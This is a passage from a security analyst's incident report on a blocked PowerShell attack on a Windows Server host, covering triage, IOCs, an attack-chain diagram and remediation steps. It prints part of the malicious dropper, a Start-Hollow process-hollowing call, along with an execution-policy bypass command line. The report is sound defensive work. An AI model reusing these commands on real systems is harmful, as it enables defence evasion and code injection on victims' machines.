try { $ppid = Get-Process explorer | Select-Object -First 1 -ExpandProperty Id } catch { exit }
try { Start-Hollow -Sponsor "C:\Windows\System32\notepad.exe" -Hollow "C:\Windows\System32\cmd.exe" -ParentPID $ppid -Verbose } catch { exit }

C:\Users\windows\Downloads>
```

**This confirms that the malicious script was still present on the host at the time of inspection and attempted to fetch and run a known offensive PowerShell tool.**

**Response:**

**The malicious PowerShell execution on host** [redacted-host] **was blocked by CrowdStrike, and the payload** *Start-Hollow.ps1* **(SHA256: 8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a) was quarantined and purged on Jul. 24, 2025 at 08:37:22.**

**However, manual host verification confirmed that the initial dropper script `audio_service_fix.ps1` is still present in the `C:\Users\windows\Downloads\` directory and requires removal to fully remediate.**

## Process detection (powershell.exe)


## Quarantined files (Start-Hollow.ps1)

**Overall Analyst Assessment:**

The PowerShell script **audio_service_fix.ps1** was executed from the Downloads directory via `powershell.exe` with the command line:
`if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\windows\Downloads\audio_service_fix.ps1'`

This shows a deliberate attempt to bypass the default PowerShell execution policy and run unsigned code. The process ran under the local user account [redacted-host]`\windows` on host [redacted-host] **(Windows Server 2022)**; although not executed under the Administrator account, successful execution could still enable privilege escalation or credential theft depending on later actions.

The secondary payload `Start-Hollow.ps1` (quarantined artifact) — **SHA256: 8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a** — was downloaded from `raw.githubusercontent.com` (outbound connection observed to 185.199.108.133) and quarantined by CrowdStrike at **Jul. 24, 2025 08:37:22** (local). VirusTotal and crowdsourced rules flag the payload (multiple YARA/Sigma matches; ~**26/63** detections), indicating PowerShell offensive tooling and behaviors consistent with process injection / hollowing.

CrowdStrike detected the activity as **Defense Evasion — Process Injection (T1055)**, blocked the operation, and quarantined the payload (status: Purged). Although the malicious payload was removed and further execution prevented, the event demonstrates use of ExecutionPolicy bypass and living-off-the-land techniques (abuse of `powershell.exe`). If the injection had succeeded, this activity could have enabled credential harvesting, persistence (scheduled tasks/Run keys/services), lateral movement, and deployment of secondary malware (C2 agents or ransomware).

## Mini Attack Visualization

[User (windows) interacts with explorer.exe]

↓

[explorer.exe spawns PowerShell with policy bypass]

↓

[PowerShell execution policy set to Bypass → unsigned script execution allowed]

↓

[audio_service_fix.ps1 executed from C:\Users\windows\Downloads]

↓

[Script attempts to download Start-Hollow.ps1 from raw.githubusercontent.com]

↓

[Start-Hollow.ps1 saved into %TEMP% and executed via process hollowing (notepad.exe → cmd.exe)]

↓

[Outbound HTTPS connection to 185.199.108.133:443 observed]

↓

[CrowdStrike detection: Process Injection (T1055) → Operation blocked]

↓

[Malicious payload Start-Hollow.ps1 quarantined and purged]

↓

[Residual dropper audio_service_fix.ps1 remains on host for manual cleanup]

**RECOMMENDED ACTIONS:**

**1. Host Verification**

- Remove the malicious dropper script `audio_service_fix.ps1` from `C:\Users\windows\Downloads`.
- Verify no additional `.ps1` scripts (e.g., `Start-Hollow.ps1`) or suspicious LNK files remain in Downloads, Temp, or Recent directories.

**2. Malware & Persistence Cleanup**

- Check and remove persistence mechanisms: Scheduled Tasks, Registry autoruns, Services.
- Confirm that quarantined artifact `Start-Hollow.ps1` (SHA256: 8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a) is fully purged.

**3. Network & IOC Controls**

- Block/monitor outbound connections to `185.199.108.133` (`raw.githubusercontent.com`).
- Add IOC hash `8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a` to blocklists.
- Hunt for execution chains: `explorer.exe → powershell.exe` with ExecutionPolicy Bypass.

**4. Credential & Account Security**

- Review logon activity for user [redacted-host]\windows.
- Reset credentials if suspicious activity is found.

**5. PowerShell Hardening**

- Enforce stricter PowerShell execution policy (`AllSigned`).
- Enable ScriptBlock and Module logging.
- Restrict script execution from Downloads or Temp folders.

**6. Escalation**

- Report findings and artifacts to Incident Response team for broader hunting across the environment.